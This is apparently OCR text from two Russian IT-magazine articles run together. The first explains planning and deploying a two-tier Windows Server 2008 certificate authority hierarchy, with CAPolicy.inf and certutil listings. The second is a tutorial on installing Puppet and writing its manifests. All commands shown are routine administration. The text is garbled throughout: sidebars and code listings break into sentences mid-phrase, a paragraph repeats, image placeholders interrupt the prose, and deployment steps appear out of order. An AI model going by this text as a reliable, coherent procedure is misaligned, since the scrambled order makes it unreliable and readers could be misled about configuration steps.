Чтобы реализовать иерархическую модель доверия, существуют различные варианты установки ЦС. В Windows Server 2008 установка центра сертификации происходит через добавление роли Active Directory Certificate Services. При прохождении мастера необходимо выбрать тип установки и тип центра сертификации.





Предустановленные корневые сертификаты

Вариант установки (Enterprise или Standalone) влияет на возможности центра сертификации. Например, Enterprise CA может использовать шаблоны и автоматическую подачу заявок на сертификат. Standalone УЦ, несмотря на название, может быть членом домена. В случае же использования Standalone УЦ, в качестве Offline Root CA, он должен быть членом рабочей группы.

Можно установить два типа УЦ — Root CA и Subordinate CA. Для Root CA создается самоподписанный сертификат, для Subordinate CA необходимо запрашивать сертификат у вышестоящего УЦ. После установки УЦ нельзя менять имя сервера, на котором он установлен, так как сертификат УЦ окажется недействительным.

Удостоверяющие центры можно классифицировать по их предназначению: для хранения политик, выпуска сертификатов для

WinXP SP2 и Server 2003 SP2 не поддерживают SHA2 без обновлений, причем для Server 2003 SP2 требуется установка KB938397, который недоступен через стандартный Windows Update, а требует отдельного скачивания.

подчиненных УЦ или для выпуска сертификатов для конечных пользователей. Можно создавать несколько центров для выпуска сертификатов, разделяя их по географическому признаку или по типу выдаваемых сертификатов. Начиная с Windows Server 2008 R2 отпала необходимость ставить отдельный УЦ в каждом лесу организации, так как появилась возможность выдавать сертификаты пользователям не только того леса, в котором установлен УЦ, но и пользователям тех лесов, с которым настроены доверительные отношения.


Для повышения надежности системы и снижения последствий компрометации корневые УЦ, и УЦ, хранящие политики, используются в режиме Offline, чтобы исключить возможность атак по сети. В качестве типа для таких УЦ выбирают Standalone CA.

Поля сертификатов


Прежде чем устанавливать УЦ, необходимо обдумать, для чего будут использоваться сертификаты. В большинстве случаев добавить новые шаблоны сертификатов на уже работающий УЦ не составит труда, но изменить параметры сертификата самого УЦ будет невозможно. Поэтому ниже перечислены поля сертификатов, значения для которых важно продумать до начала установки УЦ.

AIA и CDP

При проверке сертификата необходимо построить цепочку сертификатов до доверенного УЦ и проверить, что ни один сертификат в этой цепочке не был отозван. Местоположение списков отзывов (Certificate Revocation List (CRL)) и сертификатов УЦ задается параметрами CRL Distribution Points (CDP) и Authority Information Access (AIA) соответственно. Для каждого параметра может быть указано несколько путей, и протоколов, по которым можно получить данные (например, HTTP, LDAP или FTP).



Добавление роли AD CS



Добавление роли AD CS

Варианты использования ключа

В сертификате обязательно указывается, для каких целей будет использоваться соответствующий ключ — для создания подписи, шифрования, обмена ключами, аутентификации.

Если открытый ключ из сертификата будет использован для шифрования, то необходимо продумать и настроить возможность восстановления закрытого ключа или данных. В ситуации, когда сотрудник уволился и не расшифровал документы, над которыми он работал несколько лет, или пользователь потерял токен с закрытым ключом, компания может потерять не только время на расшифровку данных, но и выручку, и заказчиков, для которых проект не был выполнен в срок.


Данные шифруются с помощью секретного ключа симметричным алгоритмом, этот секретный ключ шифруется открытым ключом пользователя и помещается в заголовок зашифрованного файла. Секретный ключ может шифроваться не только открытым ключом пользователя, но и открытым ключом агента восстановления (data recovery agent). В этом случае агент получает возможность расшифровать данные даже при утере пользовательского закрытого ключа. Второй путь — это архивирование и шифрование закрытого ключа пользователей с помощью открытых ключей агентов восстановления ключей (key recovery agent), и последующее восстановление пользовательского ключа в случае его утраты.

Срок действия

Срок действия сертификата зависит от его предназначения. Обычно для пользовательских сертификатов выбирают срок 1-2 года, для сертификатов Subordinate Issuing CA — около 5 лет, для сертификатов здоровья NAP — несколько часов, самый длительный срок задается для сертификатов корневых УЦ — до нескольких десятков лет.

Алгоритмы и длина ключа

Очевидно, что чем длиннее ключ, тем надежнее защищены данные, и тем больше времени требуется на взлом. Но при этом больше ресурсов требуется и на выполнение шифрования, расшифровки и проверки подписи. Кроме ресурсов требуется поддержка конкретной длины ключа всеми приложениями, которые могут быть установлены у участников PKI. То есть при выборе длины ключа центра сертификации в 4096 бит надо быть уверенным, что все операционные системы, почтовые приложения, системы документа оборота и другие приложения, использующие сертификаты, смогут работать с ключами такой длины.
Кроме длины ключа надо выбрать криптографические алгоритмы, которые будут использоваться. Здесь все зависит не только от предпочтений администратора и возможностей ПО, но и от области деятельности компании — кроме требований к сертификации и лицензированию средств криптографической защиты, используемых при обработке персональных данных и государственной тайны, существуют отраслевые стандарты, которые регламентируют использование конкретных алгоритмов.
Кроме того, необходимо правильно выбрать алгоритм хеширования, который используется для создания хешей сертификатов, которые потом подписываются УЦ. С одной стороны, довольно популярный алгоритм SHA1 рекомендуется прекратить использовать до конца текущего года, из-за атак на него, и перейти на SHA2. С другой стороны, WinXP SP2 и Server 2003 SP2 не поддерживают SHA2 без обновлений, причем для Server 2003 SP2 требуется установка KB938397, который недоступен через стандартный Windows Update, а требует отдельного скачивания.



Настройка AIA и CDP

Этапы развертывания

После описания возможных вариантов и параметров установки, рассмотрим шаги, которые надо предпринять при развертывании двухуровневой инфраструктуры центров сертификации на базе Windows Server 2008.
Вначале необходимо определить, кто будет использовать сертификаты — только сотрудники компании, клиенты или партнеры. Продумать, для каких целей и в каких приложениях будут использоваться сертификаты, каким образом сертификаты будут запрашиваться и обновляться. Каким образом будет настраиваться доверие к корневому сертификату для пользователей. Самый простой вариант — использовать групповые политики, но он подходит только для сотрудников компании, при наличии единого леса в организации. Иногда даже приходится доставлять самоподписанный сертификат на материальном носителе во все филиалы компании.
Если в итоге было принято решение о создании иерархии корпоративных ЦС, то переходим к следующим шагам.

- Проверить, что выполнены предварительные требования:
  - В случае использования одного Issuing CA на весь лес, соответствующий сервер должен быть включен в группу Certpublishers в каждом домене.
  - Если используются HSM-модули, они должны быть подключены до начала установки УЦ.
  - Для установки требуется учетная запись Enterprise Admin или длительная настройка разрешений на объекты и контейнеры AD.
- Установить Stand-Alone Root CA, который планируется использовать в варианте Offline, с использованием файла CAPolicy.Inf, в котором отсутствуют AIA и CDP и указан увеличенный срок действия сертификата УЦ. Пример такого файла с минимальным набором параметров — в

Симметричные и ассиметричные криптосистемы

Сертификаты используются при работе с ассиметричными криптографическими алгоритмами. Для таких алгоритмов требуется закрытый ключ (обычно — случайное число) и связанный с ним открытый ключ (который является основной частью сертификата). Главное свойство таких систем — невозможность получения закрытого ключа по известному открытому. Ассиметричные алгоритмы используются для обмена ключами, аутентификации, шифрования сессионных ключей, создания электронных цифровых подписей (ЭЦП). При создании подписи используется закрытый ключ, для проверки подписи — открытый ключ. При шифровании данных используется открытый ключ получателя, таким образом, только владелец закрытого ключа может узнать содержимое послания. Для полноценной работы с ассиметричными криптосистемами требуется доступность открытого ключа всем вероятным участникам. Но кроме доступности открытого ключа требуется возможность определить владельца ключа, чтобы можно было определить автора подписи и нельзя было отправить секретные данные в руки злоумышленника, зашифровав их его открытым ключом. Как раз для этого и нужны сертификаты.
В симметричной криптографии используется один и тот же ключ для шифрования и расшифровки данных. То есть, чтобы передать кому-то секретную информацию, зашифрованную с помощью симметричного алгоритма, необходимо сначала передать ключ так, чтобы он не стал известен третьей стороне. Симметричные алгоритмы могут быть использованы и для аутентификации (например, CBC-MAC и HMAC), но так как для проверки используется тот же ключ, что и для аутентификации, такой метод нельзя назвать надежным, поскольку ключ известен как минимум двум сторонам. Симметричные алгоритмы работают на несколько порядков быстрее ассиметричных, используют более короткие ключи, проще реализуются на обычных процессорах, но требуют серьезных затрат по управлению ключами. Кроме того, секретность зашифрованных данных будет зависеть не только от того, как надежно вы храните свой секретный ключ, но и от методов хранения ключа получателем.





Рис. 2 Жизненный цикл сертификата

Ссылки по теме

• Создание политик сертификации и регламента УЦ — http://technet.microsoft.com/en-us/library/cc780454(WS.10).aspx
• Статья A.K. Lenstra, E.R. Verheul о выборе длины ключа в зависимости от возможностей атакующего — «Selecting cryptographic key sizes» (http://www.win.tue.nl/~klenstra/key.pdf). На сайте http://www.keylength.com/en/ можно посмотреть, до какого года можно считать надежной заданную длину ключа, и наоборот, какой длины ключа хватит для сохранения данных в секрете до указанного года.
• Стандарты PKCS (http://www.rsa.com/rsalabs/node.asp?id=2124) и X.509 (http://www.itu.int/rec/T-REC-X.509/en)
• Разделы, поля и значения файла CApolicy.inf - http://blogs.technet.com/b/askds/archive/2009/10/15/windows-server-2008-r2-capolicy-inf-syntax.aspx
• Полезные заметки про PKI и регулярные ссылки на новые подробные whitepapers — Windows PKI blog — http://blogs.technet.com/b/pki/

Листинг 3. Настройка частоты публикации CRL с помощью фала CAPolicy.Inf

```
CRLPeriodUnits = 60
CRLPeriod = Days
CRLOverlapUnits = 1
CRLOverlapPeriod = Weeks
CRLDeltaPeriodUnits = 0
CRLDeltaPeriod = Hours
```

листинге.
Срок действия сертификата УЦ, заданный через мастера добавления ролей будет иметь более высокий приоритет, чем срок, заданный в файле. Файл CAPolicy.Inf должен находиться в %SystemRoot%, в противном случае он не будет использован.
• Задать необходимые параметры для корневого УЦ:
• Задать расширения CDP и AIA для выдаваемых сертификатов, указав пути, которые будут доступны для пользователей при отключении корневого УЦ. Параметры задаются на вкладке Extensions в свойствах сервера в оснастке Certification Authority. И для местоположения CRL, и для местоположения корневого сертификата необходимо включить




Рис. ! Жизненный цикл ключа

Листинг 1. Файл CAPolicy.Inf для корневого УЦ

```
[Version]
Signature= "$Windows NT$"
[Certsrv_Server]
RenewalKeyLength=2048
RenewalValidityPeriod=Years
RenewalValidityPeriodUnits=20
[CRLDistributionPoint]
[AuthorityInformationAccess]
```

Настройка частоты публикации списков отзыва

Листинг 2. Настройка частоты публикации CRL с помощью certutil

```
certutil -setreg CA\CRLPeriodUnits 60
certutil -setreg CA\CRLPeriod "Days"
certutil -setreg CA\CRLOverlapUnits 1
certutil -setreg CA\CRLOverlapPeriod "Weeks"
certutil -setreg CA\CRLDeltaPeriodUnits 0
certutil -setreg CA\CRLDeltaPeriod "Hours"
```

расширения в издаваемые сертификаты, отметив «Include in the CDP (AIA) extension of issued certificates» соответственно. Можно настроить CDP и AIA через командную строку с помощью certutil. После конфигурирования параметров необходимо разместить соответствующие файлы по указанным путям.


- Задать интервал публикации CRL от нескольких месяцев до года, и каждый раз по истечению заданного интервала переводить УЦ в состояние online, генерировать CRL и копировать его по путям, указанным в CDP. Настройка интервала публикации CRL производится в свойствах контейнера Revoked Certificates оснастки Certification Authority командой certutil (листинг 2) или указывается перед установкой УЦ в файле CAPolicy.Inf в разделе [certsrv_server] (листинг 3).
- Необходимо увеличить период действия выдаваемых сертификатов, так как выдаваемые сертификаты будут предназначены для УЦ.
- На сервере, который будет подчинен УЦ, настроить доверие к корневому сертификату. Впоследствии необходимо будет настроить доверие к корневому сертификату для всех пользователей.
- Установить Issuing Enterprise CA, который будет являться подчиненным для Stand-Alone Root CA. В процессе установки надо сохранить запрос на сертификат для подчиненного УЦ в файл. Файл с запросом необходимо скопировать на сервер, на котором установлен корневой УЦ, в оснастке Certification Authority выбрать Submit new request в разделе Action и открыть скопированный файл. После этого сертификат необходимо издать, так как по умолчанию он окажется в контейнере Pending Requests. Затем полученный сертификат перенести и установить на подчиненном УЦ.


Есть еще некоторые подводные камни при удалении центра сертификации из домена — недостаточно только удалить соответствующую роль, так как после этого остается еще база изданных сертификатов, сертификаты и ключи УЦ, списки отзывов и сертификаты промежуточных УЦ.

Заключение


Поняв, какие возможности есть у технологии PKI, и точно зная, что обозначает тот или иной термин, можно без труда развернуть сложную конфигурацию из большого количества центров сертификации, даже если они установлены на различные ОС.








Кросс-сертификация с ограничением доверия





Евгений Зобнин zobnin@gmail.com

Master of puppets

Установка и настройка системы удаленного управления конфигурацией Puppet

Не так давно на страницах журнала мы рассматривали систему удаленного управления конфигурацией UNIX-машин Cfengine, которая существенно облегчает жизнь системного администратора за счет автоматизации действий по настройке множества сетевых узлов. Но, как бы ни был удобен Cfengine, у него есть множество недостатков, которых лишена система под названием Puppet.

Представь себя в роли системного администратора, ответственного за поддержание работоспособности сотни-другой машин, работающих под управлением операционных систем типа UNIX. Каждая из них требует настройки, периодического обновления и мониторинга, при этом предполагается, что многие из них выполняют сходные функции. Две трети — это рабочие станции, еще несколько — маршрутизаторы, остальные — несколько веб-серверов и хранилищ данных. Вопрос: как всем этим хозяйством управлять? Самый простой ответ — это просто подключаться к каждой из них с помощью SSH и вносить необходимые изменения. Однако такой способ имеет две проблемы. Во-первых, он очень трудоемкий. Во-вторых, админу постоянно придется выполнять множество однообразных действий (например, чтобы обновить OpenOffice.org на всех рабочих станциях, придется выполнить одни и те же команды несколько десятков раз). Можно попытаться избежать этой проблемы, написав несколько скриптов, которые будут сами подключаться к каждой машине и выполнять заранее прописанные команды. Но и здесь тебя ожидают проблемы. Скрипты постоянно придется видоизменять, чтобы подстроить их под каждую задачу; в скриптах придется учитывать различие в операционных системах и версиях, их придется долго отлаживать, перед тем как применить к работающим машинам. В общем, не комильфо. Правильный ответ заключается в использовании так называемых систем удаленного управления конфигурациями, наиболее известными представителями которых являются открытые системы Cfengine и Puppet. Такие системы берут на себя все обязанности по приведению конфигурации машин к нужному виду, требуя от администратора лишь описание конечного состояния системы на специальном языке (например, описание того, какие пакеты должны быть установлены в ОС, какие строки должны быть добавлены в конфигурационные файлы, какие команды должны быть выполнены и т.д.). После этого все узлы сами получат информацию о требуемом состоянии от сервера и проведут автоконфигурирование системы. Благодаря такому механизму новые машины могут быть полностью настроены без вмешательства человека, а существующие — перенастроены с помощью добавления всего нескольких строк в описание состояний.

Puppet?

Мы уже посвятили целую статью системе Cfengine, поэтому сегодня мы остановимся на системе Puppet, которую вполне можно назвать ее идеологическим последователем. Puppet была разработана Люком Каниесом (Luke Kanies), который устал от ограничений Cfengine и решил создать ее более совершенный аналог с нуля. Если ты уже использовал Cfenfine, то наверняка найдешь Puppet более удобной и мощной системой. Язык описания состояний Puppet более высокоуровневый и гибкий, благодаря чему администратору не нужно заботиться о таких вещах, как написание отдельных правил для каждого типа ОС или подробное описание выполнения тривиальных действий. Puppet позволяет своему господину сосредоточится на том, что он хочет сделать, вместо того, как это делать (например, чтобы установить определенный пакет в любую из поддерживаемых системой ОС, достаточно написать буквально несколько строк, говорящих «Установи эту программу», вместо описания команд, необходимых для ее установки). Puppet написан на простом языке Ruby, благодаря чему его достаточно просто подогнать под конкретную задачу и расширить функционал (предусмотрена гибкая система плагинов). Кроме того, в отличие от модели развития Cfengine, которая фактически вращается вокруг одного человека, вокруг Puppet сформировалось большое сообщество энтузиастов, которые вносят доработки в код, делятся примерами конфигурации и пишут документацию.

В целом Puppet производит впечатление более современной и продуманной системы с хорошим дизайном. Как и Cfengine, она поддерживает почти все современные UNIX-подобные ОС (в том числе MacOS X), а также может работать в среде Cygwin поверх Windows. Список ее зависимостей включает только интерпретатор Ruby и инструмент Factor, так что проблем с установкой возникнуть не должно (справедливости ради стоит сказать, что список зависимостей Cfengine и того короче).

Установка

Как и Cfengne, Puppet — клиент-серверная система, которая состоит из управляющего сервера и подчиненных узлов. Сервер хранит описание конечных состояний узлов (который в терминах Puppet называется манифестом) и ждет их подключения. Каждые полчаса (по умолчанию) клиент подключается к серверу, получает от него описание конечного состояния, сверяет его с текущим и, если оно и/или описанное состояние изменилось, производит переконфигурирование системы, после чего уходит в сон. Коммуникация производится через зашифрованный канал, поэтому атаки, основанные на подмене описания состояния, исключены (но если взломщик захватит сервер, то все узлы будут под его контролем). Puppet включен в репозитории всех популярных дистрибутивов, поэтому его установка не должна вызвать затруднений. Например, в Debian/Ubuntu клиент Puppet можно установить так:

```
$ sudo apt-get install puppet
```

А сервер — так:

```
$ sudo apt-get install puppet puppetmaster
```

Конфигурационные файлы клиента и сервера хранятся в каталоге /etc/puppet. Наиболее важный из них — файл /etc/puppet/manifests/site.pp, содержащий манифест.
н хранит описание состояний и должен существовать только на сервере. Для удобства отладки добавим в него простейшую конфигурацию:

vi /etc/puppet/manifests/site.pp

```
class passwd {
        file { "/etc/passwd":
                owner => root,
                group => root,
                mode => 644,
        }
}

node default {
        include passwd
}
```

Эти строки описывают состояние, при котором владельцем файла /etc/passwd должен быть root, а права доступа к нему установлены в значение 644. В следующем разделе мы подробнее рассмотрим формат файла манифеста. Второй по важности файл носит имя /etc/puppet/puppet.conf. Он задает конфигурацию сервера и клиентов, поэтому должен присутствовать на всех машинах, организованных в сеть Puppet. В Ubuntu этот файл содержит минимально необходимые и в большинстве случаев достаточные настройки. Ниже они приведены с комментариями:

vi /etc/puppet/puppet.conf

```
[main]
# Стандартные пути к каталогам
logdir=/var/log/puppet
vardir=/var/lib/puppet
ssldir=/var/lib/puppet/ssl
rundir=/var/run/puppet
# Расположение инструмента Facter,
# используемого для получения информации об ОС
factpath=$vardir/lib/facter
# Синхронизировать плагины
# (установил плагины на сервер — они копируются
на клиентов)
pluginsync=true
# Каталог с шаблонами (о них читай ниже)
templatedir=$confdir/templates
# Синхронизация с etckeeper
# (кто знает — поймет, остальным не нужно)
prerun_command=/etc/puppet/etckeeper-commit-
pre
postrun_command=/etc/puppet/etckeeper-commit-
post
```

Конфигурационный файл может включать в себя большое количество различных опций, информацию о которых можно получить, сгенерировав дефолтовый конфиг:

```
$ sudo puppetmasterd -genconfig > /etc/puppet/
puppetd.conf.default
```

Дефолтовый клиентский конфиг генерируется с помощью другой команды:

```
$ sudo puppet -genconfig > /etc/puppet/puppetd.
conf.default
```

Файлы fileserver.conf и auth.conf используются для настройки файлового сервера (об этом читай в разделе «Файловый сервер») и аутентификации. Пока их трогать нет смысла. По окончании конфигурирования сервер Puppet необходимо перезапустить:

```
$ sudo /etc/init.d/puppetmaster restart
```

После чего он будет готов принимать запросы клиентов.
Однако без подписанного сертификата ни один клиент не сможет получить манифест от сервера и выполнить конфигурирование машины.
Поэтому мы должны запустить клиенты Puppet в тестовом режиме, чтобы они смогли передать свои сертификаты серверу на подпись (кстати, одновременно на всех машинах это можно сделать с помощью инструмента shmux):



links

- http://docs.puppetlabs.com — Документация Puppet
- http://docs.puppetlabs.com/guides/language_tutorial.html — Полное описание языка Puppet
- http://docs.puppetlabs.com/references/stable/type.html — Типы ресурсов




```
architecture => x86_64
facterversion => 1.5.6
hardwareisa => unknown
hardwaremodel => x86_64
hostname => 1313
id => jlm
interfaces => eth0,vboxnet0,wlan0
ipaddress => 192.168.0.103
ipaddress_wlan0 => 192.168.0.103
is_virtual => false
kernel => Linux
kernelmajversion => 2.6
kernelrelease => 2.6.32-24-generic
kernelversion => 2.6.32
lsbdistcodename => lucid
lsbdistdescription => Ubuntu 10.04.1 LTS
lsbdistid => Ubuntu
lsbdistrelease => 10.04
```

Вывод утилиты facter

```
file { $pluginsdir:
  mode    => "755",
  require => Package["nagios-plugins"],
  source  => "puppet:///nagios/client-plugins/",
  purge   => false,
  recurse => true,
}

file { "$nrpedir/nrpe.cfg":
  mode    => "644",
  owner   => $nagiosuser,
  group   => $nagiosgroup,
  content => template("nagios/nrpe.cfg"),
  require => Package[$nrpepackage],
}

package {
  $nrpepackage: ensure => present;
  "nagios-plugins": ensure => present;
}
```

Редактируем манифест

```
[puppet]
    # The database socket location. Only used when networked
    # databases are used.  Will be ignored if the value is an empty string.
    # The default value is ''.
    # dbsocket =

    # Whether to automatically migrate the database.
    # dbmigrate = false

    # The database user for Client caching. Only
    # used when networked databases are used.
    # The default value is 'puppet'.
    # dbuser = puppet

    # Where Rails-specific logs are sent
    # The default value is '$logdir/rails.log'.
    railslog = /home/jlm/.puppet/var/log/rails.log

    # The database cache for client configurations.  Used for
    # querying within the language.
    # The default value is '$statedir/clientconfigs.sqlite3'.
    dblocation = /home/jlm/.puppet/var/state/clientconfigs.sqlite3
```

Часть конфига, сгенерированного Puppet

```
$ sudo puppetd -server puppet-сервер.com -verbose -test
```

Возвращаемся на сервер и получаем список сертификатов, готовых к подписи:

```
$ sudo puppetca --list
```

Выбираем хост из списка и подписываем его сертификат:

```
$ sudo puppetca --sign nomad.grinder.com
```

Или же подписываем сразу все:

```
$ sudo puppetca --sign --all
```

Теперь можно запустить клиенты в боевом режиме. Но сначала необходимо прописать имя Puppet-сервера в конфигурационном файле (по умолчанию его имя — просто puppet):

```
$ sudo su
# echo '[puppet]' >> /etc/puppet/puppet.conf
# echo 'server=puppet-сервер.com' >> /etc/puppet/puppet.conf
# exit
```

Запускаем клиенты:

```
$ sudo /etc/init.d/puppet start
```

Язык описания состояния

Как уже было сказано выше, Puppet использует собственный язык описания конечного состояния операционной системы, с помощью которого сисадмин указывает то, к какому виду должны быть приведены компоненты ОС, чтобы она достигла желаемого состояния. Это достаточно сложный язык, который, тем не менее, гораздо проще любого языка программирования. Если ты хотя бы поверхностно знаком с языком сценариев bash, то легко разберешься в языке Puppet. Ключевым элементом языка являются ресурсы, с помощью которых происходит описание того, к какому виду должен быть приведен один из компонентов ОС. Например, следующий простейший ресурс описывает желаемое состояние файла /etc/passwd:

vi /etc/puppet/manifests/site.pp

```
file { "/etc/passwd":
      owner => "root"
}
```

Здесь file — это тип ресурса. Всего их существует несколько десятков, начиная от ресурсов, управляющих файлами, как в этом примере, и



Домашняя страница PuppetLabs

заканчивая пакетами и сервисами. Строка /etc/passwd — имя ресурса. В случае с типом file имя совпадает с путем до файла, однако в некоторых других типах имя может быть произвольным. Строка owner => "root" описывает установку атрибута owner в значение root, то есть говорит, что владельцем (owner) указанного файла должен быть администратор. Каждый тип ресурсов обладает собственным набором доступных для модификации атрибутов, плюс есть специальные мета-атрибуты, которые можно использовать в любом ресурсе. Одним из важных качеств ресурсов является возможность ссылки на них. Это можно использовать для формирования цепочек зависимостей. Следующая запись создает ресурс /etc/group, который зависит от ресурса /etc/passwd (зависимости указываются с помощью мета-атрибута require):

vi /etc/puppet/manifests/site.pp

```
file { "/etc/group":
      require => File["/etc/passwd"],
      owner => "root",
}
```

Это значит, что ресурс /etc/group может быть сконфигурирован (приведен к описанному виду) только тогда, когда будет сконфигурирован ресурс /etc/passwd. Ресурсы могут быть сгруппированы в коллекции ресурсов, называемые классами. Это нужно для того, чтобы объединить похожие по смыслу и типу выполняемой задачи ресурсы в один абстрактный ресурс. Например, для удобства мы могли бы объединить установку и запуск веб-сервера nginx в один абстрактный одноименный ресурс:

vi /etc/puppet/manifests/site.pp

```
class nginx {
      package { "nginx":
ensure => installed
      }
      service { "nginx":
            ensure => running,
            require => Package["nginx"],
```

```
        }
}
```

Здесь тип ресурса package используется для установки пакета nginx в систему, а service — для запуска одноименного сервиса. С помощью require мы заставляем систему запускать сервис только в том случае, если пакет был успешно установлен. Удобство классов в том, что их тоже можно включать в зависимости:

vi /etc/puppet/manifests/site.pp

```
service { "squid":
        ensure => running,
        require => Class["nginx"],
}
```

Как и в настоящих ООП-языках, классы могут наследовать друг друга и переопределять атрибуты:

vi /etc/puppet/manifests/site.pp

```
class passwd {
        file { "/etc/passwd":
                owner => "root",
                group => "root",
        }
}
class passwd-bsd inherits passwd {
        File["/etc/passwd"] { group => "wheel" }
}
```

